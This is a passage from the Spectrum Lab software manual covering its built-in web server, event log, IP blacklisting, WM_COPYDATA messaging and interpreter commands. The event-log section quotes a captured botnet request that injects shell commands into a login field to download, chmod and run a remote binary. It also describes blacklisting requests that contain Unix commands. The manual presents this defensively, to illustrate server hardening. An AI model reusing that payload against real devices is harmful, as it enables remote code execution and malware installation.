
A similar problem as mentioned on the KiwiSDR website (in 2020) also applies to the OpenWebRX pages when hosted by Spectrum Lab: There's **no audio**, caused by some "modern" browsers that prevent audio from being played without some kind of user intervention:

> you may not hear audio due to recent browser changes
> preventing the autoplay of audio and video.
> This is especially true with Firefox.

In new browser versions, you only need to confirm you want the audio by clicking the VCR-like "play" button (triangle pointing right). At least Firefox seems to remember this setting, and will not bug you by not playing audio in future on a certain URL.

16.3.4.2 3.4.2 Customizing Spectrum Lab's OpenWebRX-alike server

As explained in the previous chapter, the entire 'Web SDR' hosted by Spectrum Lab are just a couple of files that *you* can tailor for your own application. Thus, the entire user interface running in any modern browser is highly customizeable. You can modify the HTML template file (index.wrx), you can modify the appearance by editing the CSS files, and you can add a lot of 'functionality' in Javascript.
Some of the 'appearance' of the user interface is controlled the same way that OpenWebRX ("the original by HA7ILM") embedded customizeable parts of the main page in the HTML template file, **index.wrc**.
Strings beginning with **%[**, followed by a keyword preferred in upper case, and ending with a **]** will be replaced by a string (text), or even an evaluated expression from SL's built-in interpreter. Some of those keywords are hard-coded in the program. You can add your own keywords along with the the text (strings) that shall replace the **%[**<keyword>**]** on the *Web RX Config* tab, e.g.:




Keywords for the HTML template file and custom WebSocket frames

Nr.	Keyword	Access	Replacement Text (@ begins an expression)
1	RX_TITLE	R	SpectrumLab Web Server
2	RX_LOCATION	R	Spenge, Germany
3	RX_LOCATOR	R	JO42FD
4	RX_HEIGHT_ASL	R	110
5	RX_PHOTO_TITLE	R	Photo Title

Resizing: 500 * 400 pixels.

Spectrum Lab's HTTP server control panel with the 'Web RX Config' tab.

After adding new items, or modifying items in the string grid shown in the screenshot (under 'Keywords for the HTML template file'), click on 'Apply and Test (open a client in a web browser)'. This first only 'applies' the new strings (keywords and replacement texts) from the visual table, and stores them in the *web server configuration file* (**sl_webrx_config.txt**, located in the configurable 'Root directory for the server'), and finally tries to launch the default web browser on your PC, with the URL of the 'local host' passed via command line (e.g. http://127.0.0.1:80). This works with most, but unfortunately not all browsers.
The result (after customizing some of those fields) may look like this:



OpenWebRX-alike display in a web browser, after customizing via 'Web RX Config' tab.

16.3.54.5 The HTTP server's Event Log

When extending the html- and javascript modules from OpenWebRX for use in Spectrum Lab, and testing it as 'web SDR' with multiple listeners connected to a 'single-channel radio' (in my case an IC-7300), the HTTP server's "Event Log" had to be drilled up to see what happened from the server's point of view. Basically, the log can show the following events, *ordered by the time of occurrence*:

- System messages like 'HTTP Server Started: <hostname> on port 80'
- TCP-related messages like 'Connection #0 accepted on socket 932 from: 88.71.239.133'
- Names of files the remote client asked for,
  combined into a full path like 'C:\OpenWebRX\htdocs\favicon.ico
- Statistics with the number of bytes sent and received (when closing a connection)
- Network protocol info like 'Socket 976 closed by remote client despite KEEP_ALIVE : no error'
- OpenWebRX-specific info like 'OWRX: All clients are gone, pausing web audio.'

The check boxes above the editor (near 'Show:') can be used to suppress *the display* of certain messages:

Time

Show a timestamp (time of day with one-millisecond resolution) for each message

Conn's (connections)

Show when a new TCP connectection was accepted by the server, or rejected, or closed from any side

Requests

Show which 'file' (or similar resource) the client has asked for

Msgs (Messages)

This mostly applies to the OpenWebRX server's WebSocket, excluding audio- and waterfall frames (which would quickly flood the log)

Verbose

Shows additional details, for example the entire initial HTTP request (header). For example, turn the 'Verbose' display to see what a malicious visitor *had tried* to do, before being blacklisted.

Note: SL's built-in HTTP server will *not* write its 'Event Log' into an endlessly growing disk file. For logging and in-depth analysis of the network traffic, use tools like Wireshark (highly recommended) or the 'Network analysis' built inside your favourite browser (where you can also debug the Javascript running in the OpenWebRX *client*).

If your server is connected to *the internet* (not just your local network), you may occasionally see traffic from port scanners or potential attackers knocking on your door. Don't panic, those attackers rely on features that are simply *not implemented* in Spectrum Lab, like PHP or other, sometimes vulnerable, server-side programming languages, shell commands executed from the initial GET-request (who on earth would allow this ?).
With the 'verbose'-checkmark on the 'Event Log' panel, you can see the entire HTTP request (often a GET-request, but some bastards even try to POST CGI scripts, which of course doesn't work here as well since we neither support CGI nor PHP nor any other server-side scripting), as in this example of an attempted attack from a botnet ("XTC"):

```
08:58:32.641 Connection #0 accepted on socket 596 from: 108.53.13.37
08:58:32.641 #0: 404 - C:\OpenWebRX\htdocs\cgi-bin\mainfunction.cgi
08:58:32.641 #0 hdr[356]="POST /cgi-bin/mainfunction.cgi HTTP/1.1
       User-Agent: XTC
       Host: 127.0.0.1
       Content-Length: 189
```

```
      Accept-Encoding: gzip, deflate
      Accept-Language: en-US,en;q=0.9
      action=login&keyPath=%27%0Awget${IFS}http:%2f%2f96.30.193.26%2farm7${IFS}-O$
{IFS}%2ftmp%2fviktor;${IFS}chmod${IFS}777${IFS}%2ftmp%2fviktor;${IFS}%2ftmp%2fviktor
%0A%27&loginUser=a&loginPwd=a"
08:58:32.641 Closing #0, socket 596, ti=0.0 s, rcvd=356, sent=0 byte.
```

Needless to say that 'viktor' (if that was his real name) immediately landed in SL's 'Automatic IP blacklist' - see next chapter.

See also (related subjects in other files):
  Audio Stream Server (with its own 'Event Log', not neccessarily using HTTP)

16.3.63.6 IP address blacklist / blocklist

SL's integrated web server will automatically **blacklist** IP addresses if their requests smell 'fishy', in addition to the blocklist file mentioned further below:

- Try to POST something when there is no reason for it;
- Specifically request a PHP file (instead of letting the server decide what to send as 'root document');
- Use other suspicious HTTP request headers (for example, a request or query string with Linux/Unix commands like "chmod" is just ridiculous, and will automatically cause being blacklisted);
- ... (there may be more here in future)

In addition, **you** can 'manually' blacklist individual IP addresses or entire domains (by the most significant parts of their IP addresses). Possibly the easiest way for you is to copy an up-to-date "blacklist" (aka "IP Blocklist") into Spectrum Lab's configurable 'server_pages' folder. More on that in the description of the 'server pages' themselves (this link only works when viewed off-line, on your local harddisk, after installing Spectrum Lab).
For example, with the attacker's IP 108.53.13.37 entered in a search engine in June 2020, that address was found in several 'blacklists' / 'blocklists', for example (and by pure coincidence) at
  https://raw.githubusercontent.com/ktsaou/blocklist-ipsets/master/iblocklist_ciarmy_malicious.netset,
which seemed to contain the same as this (with a few comment lines added):
  http://cinsscore.com/list/ci-badguys.txt .

Similar block-lists are available from many sources (if you think you need them), in a similar simple format as specified below.

Each line in *the list that Spectrum Lab is supposed to load* must only contain the to-be-blocked numeric IP address - nothing else, with a few exceptions (like the '#' or ';' character to mark the begin of a comment line).
Save the file as **ipblocklist.txt** or **ci-badguys.txt** (not as *.ipset !) in Spectrum Lab's configurable Root directory for HTTP Server Pages. Even though located in the 'Server Pages' folder, that file (ipblocklist.txt) is not accessable via GET / POST from the outside world.

Blocked IP addresses will not even get a "404 File Not Found"-response from SL's HTTP server. In fact, they will receive precisely ZERO BYTES, and no 'response header' at all, to keep the bandwidth consumed for those bastards as low as possible. All you will see from their activty in the Event Log will be something like

```
20:17:05.796 Loaded 14635 entries from C:\OpenWebRX\htdocs\ipblocklist.txt
20:17:05.827 HTTP Server Started: YHF6 on port 80
20:17:59.409 Connection denied from IP 108.53.13.37 (in IP-blocklist)
```


Furthermore, on the server's 'Statistics' tab, they may appear blacklisted as follows:

```
Blacklist:IP     Status       Reason for blacklisting
83.250.212.227  blacklisted   tried PHP
136.144.201.64  blacklisted   tried to POST
108.53.13.37    blacklisted   in the IP-blocklist
```

("tried to POST" here means "tried to POST out of the blue, when there was no good reason to do so". In certain situations, e.g. after filling out a 'form' in an HTML document previously loaded via GET from the same IP a POST request is perfectly ok, and no indication of 'hacking').

16.3.73.7 The HTTP server's 'Statistics' display

The 'Statistics' tab gives a quick overview about the server usage, the number of connections (TCP sockets) currently in use, etc, and a list of malicious (and now blacklisted) visitors.



```
Date and Time (in UTC) : 2020-06-18 19:11:52
Number of connections  : current=1, peak=5, 1 for OWRX, 2 blocked, 44 total since launch
Total bytes transferred: sent=4065068, received=12294

Blacklist:IP     Date, Time           Status       Reason for blacklisting
92.77.82.218     2020-06-18 19:05:06  blacklisted  tried PHP
195.54.160.135   2020-06-18 19:08:20  blacklisted  in the IP-blocklist
```

Screenshot of Spectrum Lab's HTTP Server control panel, 'Statistics' tab

The above screenshot was made when the support for OpenWebRX was still in the development phase. As on most other tabs, the info area uses a simple text editor, from which you can copy & paste the info as plain text. For example, if you want to know details about one of the 'automatic blacklisted' visitors, you can copy his IP address from here into the windows clipboard. Also copy the entire Event Log (in 'Verbose' display mode) into your favourite text editor (or RichText editor if you want to keep the colour highlighting). Then search the entire log for the bad guy's IP address. If you are familiar with HTTP, the request header shows what the attacker was trying to achieve.

If the info text under *Reason for blacklisting* shows
    in the IP-blocklist,
the "visitor" is one of the already known bad guys, contained in the imported blacklist (aka blocklist).
If the info text shows
    tried PHP,   **tried to POST**,   or similar,
then SL has blacklisted him automatically. You could copy his IP into the blocklist (manually) for any 'future visit' but this isn't worth the effort, because those IP addresses are frequently changed.

16.3.83.8 The HTTP server's 'Clients' list

Even though SL's web server was never intended to serve the 'world wide web', there's some rudimentary bookkeeping in it that may help you to supervise it. For each new visitor, the server adds an entry with the visitor's IP address, and (maybe, in future) the user name.
To check the entries in the server's client list, select "Options"..."Configure and supervise HTTP Server" in SL's main menu, then (in the 'SpecLab HTTP Server' window) switch to the 'Clients' tab.
The display is simple: Only one line per client, with the following data presented in text columns (possibly truncated if the strings get too long):

1. Remote client's public IP address
2. Client's user name (perferrable ham radio callsign)
3. Date and time of first visit ..
4. Date and time of last visit

The 'Msg' field can be used to send a single line of text into a client's 'log' (in the orginal OpenWebRX client GUI, that log could be opened and closed by the operator, and only showed messages generated from the Javascript in htdocs/openwebrx.js . In the variant modified by DL4YHF, the server can also 'push' messages into this log via Web Socket).
After entering your message text, click 'Send msg to all clients' (sends to *everyone* that is currently connected to your server) or 'Send to selected client' (sends only to the client currently *selected*, i.e. with the blinking text cursor in the message list).

16.3.93.9 Signal analysis via Javascript (using the HTTP server)

Some -not all- of SL's interpreter functions can also be invoked from Javascript running in a web browser (even remotely, i.e. in a web browser which runs on a different machine, tablet PC, smartphone, etc).
Details are in the "readme"-file in Spectrum Lab's HTTP server pages directory, which you will find on your harddisk after installing it.
As shown in chapter 2.1, this kind of 'remote procedure call' or 'remote function call' can be disabled by unchecking [ ] allow _iproc.html and _ifunc.html on the 'HTTP Server Configuration' tab.
If you read this document on a PC that runs the HTTP server with the *original 'server pages'*, the following link opens

16.4 4. Communication using WM_COPYDATA messages

For this task, a simple communication protocol which uses WM_COPYDATA messages was implemented (long ago). The WM_COPYDATA method still works, but it has been superseded by the HTTP server which is highly recommended for any new project. WM_COPYDATA is windows-specific, and it only works between applications running on the same machine. HTTP can work between any two machines (even worldwide), and is not restricted to a certain operation system.

Detailed information about the WM_COPYDATA protocol (for fellow programmers) can still be found on the author's website, search for the file yhf_comm_info.htm, titled

Communication between windows programs using WM_COPYDATA messages

(If the link fails due to server problems, copy the title into your favourite search engine - you may find the file on my "backup" site too)

I didn't include it in the Spectrum Lab documentation because it is used in other projects too (and there shall not be outdated copies of that document all over the place.. ;-) . So follow the above link for the latest up-to-date description of DL4YHF's "YHF_COMM" protocol if you are considering to...

- write your own application which shall receive "something" from Spectrum Lab
- write your own application which shall "control" Spectrum Lab (because there is something you cannot achieve with SL alone).

No idea what such an application could be ? You can send any interpreter command which is mentioned in the SL manual in a WM_COPYDATA message, so you could..

- send a command to SL to produce a screenshot instantly, because only your program knows that "something interesting" has just happened,
- send a command to SL to start logging, stop logging, start/stop the spectrum analyzer, etc etc,
- ask SL for the current amplitude in a given frequency range, tell you the current noise level, and calculate a lot of other values.

The other way around, you can also

- send commands from SL to other programs (if they are designed for it), using the interpreter's "send"-command.
- exchange audio streams via WM_COPYDATA messages (not recommended, though... better use internet protocols)

All this is possible ... but, due to the unavoidable time lag in the windows message processing system, this message system is not suitable for "tough" real-time operation. Expect a delay of some milliseconds until the command you sent to SL has been executed, and your program receives the result message.

All you have to know -in addition to the general message protocol- are the MODULE-ID's and COMMAND-ID's which are used to invoke the interpreter commands and -functions through WM_COPYDATA messages. The next chapter gives an overview of these values.

To send a windows message to Spectrum Lab, you must know its windows handle. This can be found with a WinAPI function called "FindWindow". For convenience, don't search for the window's title (which may change depending on the version), use the window's class name (lpClassName, which is the first parameter for "FindWindow"). The class name of Spectrum Lab's main window is **`TSpectrumLab`**.
But this is not the only possibility:
To support communication between two instances of SpecLab running on the same PC, the program now uses the following additional names (for programmers: SL creates an extra invisible window for this purpose, which has a unique class name) :

- The first instance running on a PC receives WM_COPYDATA messages directed to "SpecLab1"
- The second instance running on a PC receives WM_COPYDATA messages directed to "SpecLab2"
- The third instance running on a PC receives WM_COPYDATA messages directed to "SpecLab3"

The old class name "TSpectrumLab" (for the main window) remains for backward compatibility.

Hint:

> For testing purposes, open the "Command Window" in Spectrum Lab, and let it show all received and sent traffic in the message list (in the command window: "Options".."show Inter-Application Comm's").

Module- and Command Identifiers in Spectrum Lab

Module Identifiers for DL4YHF's inter-application message handler	
Module Identifier	Meaning
CL	Command Line Interpreter
AU	Audio Data

The third and fourth character in the message's dwData parameter contain the "command". They are specific to the "module ID". Here are the most important "command IDs" for the Command Line Interpreter built inside DL4YHF's Spectrum Lab:

Command Identifiers for the command line interpreter in DL4YHF's Spectrum Lab	
Command Identifier	Meaning
CF	Calculate Function (with result returned in response message)
EC	Execute Command (no result, will not send a response message)

Example: To stop the spectrum analyser, send the following message..

```
COPYDATASTRUCT cds;
// Set module ID "CL"  + command ID "EC" :
cds.dwData = ('C')+((DWORD)'L'>>8)+((DWORD)'E'>>16)+((DWORD)'C'>>24);
cds.lpData = "spectrum.pause=1";        // command sent to SpecLab's interpreter
cds.cbData = strlen((char*)cds.lpData); // count of bytes in data block
SendMessage(hDestWindow,WM_COPYDATA,(WPARAM)MyWindowHandle,(LPARAM)&cds);
```

How to send audio streams per WM_COPYDATA is explained in the next chapter.

Notes (on the use of WM_COPYDATA):

- WM_COPYDATA is very deprecated now. Things have changed a lot since 2004. Consider using one of the network-based communication methods, e.g. the HTTP server.
- WM_COPYDATA doesn't work if sender and recipient run with different privileges. For example, if the recipient (SL) was started 'as admin' but the sender (e.g. DL4YHF's ancient "Message Tester") was started normally, messages don't get through. See notes on the 'send()' command.

See also: Spectrum Lab's main index, Spectrum Lab's interpreter commands / send(), interpreter functions (in separate documents).

16.5 Sending uncompressed Audio via WM_COPYDATA

Note: If possible, do not use this feature, because it is not available under non-windows operating systems; and both sender and receiver must be running on the same PC. Better use one of the UDP or TCP/IP-based methods (like web streams or even HTTP) : They allow sending audio over a local network, and even work between PCs running different operating systems (like Windows and Linux).

The first use for this principle was the "winamp-to-SpecLab" plugin; the WM_COPYDATA method was chosen for simplicity.

As explained in the previous chapter, the four bytes (here: four characters) in the dwData parameter of the WM_COPYDATA message must contain the "module identifier" (here: "AU" for audio data), followed by the "command identifier" (here: "SD" = stream data).

Below is the sourcecode of a C function which sends a block of audio samples through a WM_COPYDATA message (actually taken from audiomsg.c). The T_AudioMsgBuffer structure contains the audio block, and some information about the audio stream (like the number of channels, the sampling rate, etc). It is defined in the file audiomsg.h which is available in the archive "SoundUtlSources.zip".
The same data structures are used when sending audio streams via UDP or TCP/IP. An introduction to the sound utilities is here.
Details, header files, and "C" sourcecodes of a simple test application which uses WM_COPYDATA to send a test signal to Spectrum Lab are included in the zipped archive.

See also: Spectrum Lab's main index, Keyword index ('A to Z'), Spectrum Lab's interpreter commands, interpreter functions (in separate documents).

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Contents
- Controls
- Displays
- Settings
- Circuit
- Filters
- ⊗

17 Spectrum Lab's Interpreter

Contents of this chapter:

- Command and Function overview
- Numeric expressions , operators
- String expressions ,
- Variables ,
- Decibel conversions , noise level conversions,
- the interpreter command window

There is a simple command interpreter in the program, used to define periodic, scheduled, and conditional actions; macro buttons and other purposes. Multiple commands can be entered in a single line using the ':'-character as separator (like in the old BASIC programming language). An example:

```
capture:export.start("NewFile01.txt"):export.write(";-- new file
segment --")
```

For testing purposes, you can enter and run commands in the periodic actions dialog, or you can enter them in the command window.

Functions: A function is a subroutine which usually requires some kind of input (passed in an argument list), and it always returns a value to the caller. Function names are written in lower case to tell them from variable names (do not mix *functions* with *procedures*. A procedure does not return a value). Functions and numeric expressions can also be entered in the watch window where they will be periodically evaluated and displayed.

Note: Most (but not all) interpreter commands and -functions can be invoked from a remote PC through SpecLab's integrated HTTP server, using a piece of Java script which you can find in the examples in the "server_pages" directory.

See also: Spectrum Lab's main index, 'A to Z', programmable buttons .

17.1 Overview of interpreter procedures and functions

Procedure:
A *procedure* does not return a value (in contrast to a *funcion*. Sometimes (for historic reasons), the terms 'procedure' and 'command' are used for the same type of keywords. In future versions of the interpreter

language, there will also be program flow commands like if-then-else, for-to-next, etc.

Function:
A *function* returns a value to the caller, in contrast to a procedure. In the syntax of Spectrum Lab's interpreter language, the result returned by a function must be 'used' in some way (because otherwise calling a function makes no sense), for example assign it to a variable, use it as part of an expression, or pass it in the argument list to another function or procedure.
With a few exceptions, the argument list begins with an opening parenthesis after the name of the procedure or function being called.

Most *procedures* and *functions* can also be invoked by other programs(!) using a message-based protocol, or through the DOS command line (even if the program is already running), or remotely from Javascript through SL's web server.

The following list contains an alphabetically ordered overview of procedures and functions which are implemented in the interpreter itself.

Browse interpreter commands and functions by 1st character: a b c d e f g h i j k l m n o p q r s t u v w

- asin(arg)
  returns the arc sine of the input value (argument). The input must be in the range -1 to 1. The output (returned value) is in the range -pi/2 to +pi/2, i.e. radians. To convert from radians to degrees, multiply the result with (180/pi) .
- angle(x,y)
  calculates the angle for a given rectangular coordinate. The result is in the range -pi/2 to +pi/2, i.e. radians. Examples:
  angle(1,0)=0 ; angle(1,1)=pi/4 ; angle(0,1)=pi/2 ; angle(0,-1)=-pi/2 ; angle(-1,0)=pi
- application.* : Commands and functions to access Delphi's "Application" object, for example to modify the text that may appear in the windows task bar (instead of "Speclab").
- avrg(freq1, freq2), avrg_n(freq1, frequ2)
  returns the (power-)average value in the specified frequency range
- azim(freq1, freq2)
  returns the angle-of-arrival (or "bearing") of a signal received in the specified frequency range. Details in the document about RDF (Radio Direction Finding).
- blackbox (abbrev'd as "bb")
  When invoked as function, reads parameters and current values of the DSP blackbox components in the test circuit.
  When used as the destination of an assignment, these tokens can be used to modify parameters of the DSP blackbox components in the test circuit.
- button[N].xyz
  Reads or modifies a few properties of a programmable button.
  N is the button number, currently between 1 and 16. ***xyz*** is the name of the property, for example *color*.
- capture
  Saves the current waterfall and/or spectrum plot on the main window as a bitmap file. Filename and JPEG quality can be specified in the command too, like this:
  `capture("LowQual.jpg",30)`. If the quality (2nd parameter) is omitted, it will be as configured . Note that backslashes in strings can have a special meaning (as in the "C" programming language). More info on the capture command, and how to upload captured images to an FTP site, is described here.

- ca.xyz   (conditional actions)
  Commands to start, stop, or re-initialise SL's Conditional Actions. Mainly used for debugging.
- click
  Generates a short clicking sound with the PC speaker. Used for debugging. This used to work under Win95, Win98, NT and Win2000. Not sure about any later windows version. (Under Windows XP, the "click" sound is, by default, a dull-sounding "bong!", which can be modified somewhere in the swamps of the windows system control).
- cfg.xyz
  Command to read or modify a component (xyz) in Spectrum Lab's configuration. To modify parameters, use a formal assignment (cfg.xyz := new_value).
- circuit.xxx
  A group of procedures and functions to control other components of the test circuit, for example the oscillator (NCO) for the frequency converter.
- continuation
  For the 'conditional actions':
  Returns TRUE if the condition in the previous line was TRUE; and FALSE if the condition in the previous line was FALSE. This feature can be used to split long command sequences into subsequent lines in the CA definition table.
- counter.xyz
  Retrieve results from the Counter/Timer module (pulse- or event counter, frequency counter, etc).
- cursor.xyz
  readout cursor functions
- dB(voltage [,ref_value])
  Function to convert a linear ratio (or "voltage") into decibels. If the reference level (2nd argument) is not specified, the reference value is assumed to be 1.0 (unity). Note that unlike dividing by ref_value in a formula, the dB-function will handle reference values of zero without throwing an error (and return +200 as a "very large" value). Examples:
  dB(2) = 6.021 ; dB(25,100) = -12.041
- dec(<variable>)
  Decrements the specified variable by one. The instruction 'dec(Counter)' has the same effect as 'Counter=Counter-1' but is a bit faster. Only works for floating point and integer variables (not for strings).
- digimode (abbrev'd as "di")
  Accesses settings and parameters of the digimode module, for example the decoder's AFC'ed frequency.
- edit
  Edits a string-variable (single line) or a numeric variable.
- elev(freq1, freq2)
  returns the vertical incident angle (or "elevation") of a signal received in the specified frequency range. Only available in certain RDF (Radio Direction Finder) modes.
- else
  For the 'conditional actions':
  Returns TRUE if the condition in the previous line was FALSE; and FALSE if the condition in the previous line was TRUE.
- exec
  Used to run an external file, with optional passing of parameters in the (DOS-) command line. Be careful with this command, because running other programs may steal a lot of CPU power which may cause the loss of audio samples !

- export.xxx
  A group of commands to start and stop the user-defined text file export.
- export.value[column]
  returns the last calculated ***value*** in a particular column of the export file. There are also some functions to read the contents of the export file definition table with the interpreter.
- fo_cal.xxxx
  Used to control the frequency offset calibrator.
- fopen, fread, fwrite, fprint, fclose, FileExists
  open, create and close text files, write strings or lines of text into a file for special applications, etc.
- fft.export.xxx
  A group of commands to control the export of FFTs into simple text files. Only required if the normal (periodic) export of FFTs isn't sufficient.
- filter.xxx
  A group of procedures and functions to control the audio filters.
- fmarker[n].xxx
  Read or modify a property of a frequency marker (one of the diamond-shaped objects visible on the frequency scale).
- fo_cal.xxxx
  Used to query values from the frequency offset calibrator. Can be (ab-)used for a precise measurement of a single frequency.
- generator.xxx
  A group of functions and procedures to control the test signal generator. Use a formal assignment (":=") to set a parameter.
- GetSystemTime
  Retrieves the PC's current system time in UTC, without any of corrections and 'deliberate offsets' (unlike 'now'). For very special applications, SL can also set the current system time via SetSystemTime.
- gps_dec.xxx
  A group of functions and procedures to control the GPS decoder (mostly an NMEA parser).
- inc(<variable>)
  Increments the specified variable by one. The instruction 'inc(Counter)' has the same effect as 'Counter=Counter+1' but is a bit faster. Only works for floating point and integer variables (not for strings).
- int(X)
  returns the integer part of X. For example, int(123.456) is 123 . A similar function, round(), returns a rounded floating point value instead.
- initialising, terminating
  Used in the "IF"-column of the conditional actions. The 'initialising'-flag is set once after starting Spectrum Lab, or after loading a new configuration. The 'terminating' flag is set shortly before SL terminates. It was used for automation, for example to copy certain files to a website showing "spectrogram offline" or similar.
- log(x)
  This function returns the decade logarithm of x .
- min(value1, value2, ..)
  This function compares two or more numeric values (or expressions), and returns the miminum value all arguments.
  For example, min(1,2,5,-2) returns -2 .

Of course this function makes more sense when operating on variables, not constants.

- max(value1, value2, ..)
  This function compares two or more numeric values (or expressions) and returns the largest (most positive) value.
- NameWithoutPath(filepath)
  This function returns a filename (without path) for the specified full path (drive letter, path, filename, file extension).
- new_spectrum
  Used in the "IF"-column of the conditional actions. Whenever a new spectrum (FFT) has been calculated, the entire table of 'conditional actions' is executed with this flag set. Follow the above link for details.
- new_strip
  Similar like 'new_spectrum', but *this* flag for the conditional actions signals the begin of a new "strip" in the multi-strip spectrogram. Follow the links for details.
- never
  Dummy for the conditional actions. This condition 'never' gets true (thus the name). Actually, 'never' is implemented as an interpreter function which simply returns zero (=FALSE).
- noise(freq1, freq2)
  returns the noise level in a specified frequency range. Uses an algorithm suggested by G4JNT (which is also used in SpecLab's ALERT module).
- now
  This function returns the current time (including the date) in the internal format of the program, which is a combination of date plus time as a floating point number.
- pam(center_frequency, mode).phase, pam().ampl, ...
  Phase- and amplitude monitor. To be used in the watch / plot window. Replaces the phase meter in the time domain scope.
- peak_a(freq1, freq2)
  returns the maximum amplitude in the specified frequency range.
  Usually in decibels, if the FFT output is logarithmic.
- peak_f(freq1, freq2), peak_rf(freq1,freq2)
  returns the frequency of the highest peak in the specified frequency range (by default, audio frequency range; optionally RADIO frequencies)
- plot.xxx
  A group of procedures to control the real-time plotter, including a screen capture of the current diagram.
- print
  Prints some numeric or string values into one line of the interpreter's message window. Used for debugging.
- ptt_port.xxx
  Procedures and functions to access the COM-port used for PTT control (PTT="push-to-talk", to control a radio transmitter). Can be used to polling some signals on the serial port in the conditional actions.
- queued_event, queue_event
  Timestamped event queue for use in the 'conditional actions'.
- rct.xxx
  Remote Control for certain HF- and VHF radios. Allows changing the frequency which the radio is tuned to, etc.

- REM
  Remark. The rest of the command line (after the REM) is ignored.
  Can be used to embedd comments in the conditional action table, etc.
- rec.xxx
  Commands for the "triggered audio recorder"
- round(x)
  This function returns the rounded value (still as a floating point number!).
  round(0.4) returns 0; round(0.5) returns 1.
  See also: int(x) (returns the *truncated* integer part).
- sdr.freq, etc
  Procedures and functions to control an external software defined radio (like Perseus and SDR-IQ) .
- send(<recipient>,<message>)
  This procedure sends a text message to another application.
- SetSystemTime(unix_date_and_time)
  Sets the PC's current system date- and time, measured in seconds elapsed since 1970-01-01 00:00:00.0 UTC ("Unix seconds"). Only works when the program runs 'as admin'. Don't use when any other time-synchronizing service is available (GPS, DCF, NTP, ..). See also: GetSystemTime, rsNTP, time sync per GPS.
- sin(x), cos(x), sqrt(x), pi
  some of the usual math functions and constants
- sinad(#channel, f_center, notch_width, filter)
  Calculates the SINAD value (SIgnal Noise And Distortion).
- sigma(#channel, freq1, freq2)
  Calculates the standard deviation (greek sigma) in a certain spectrum (#channel) within a certain frequency range.
- ~~sound(<freq>)~~
  ~~Can produce a tone ("beep") of any frequency in the PC speaker.~~
- spa.xxx (**sp**ectrum **a**nalyser)
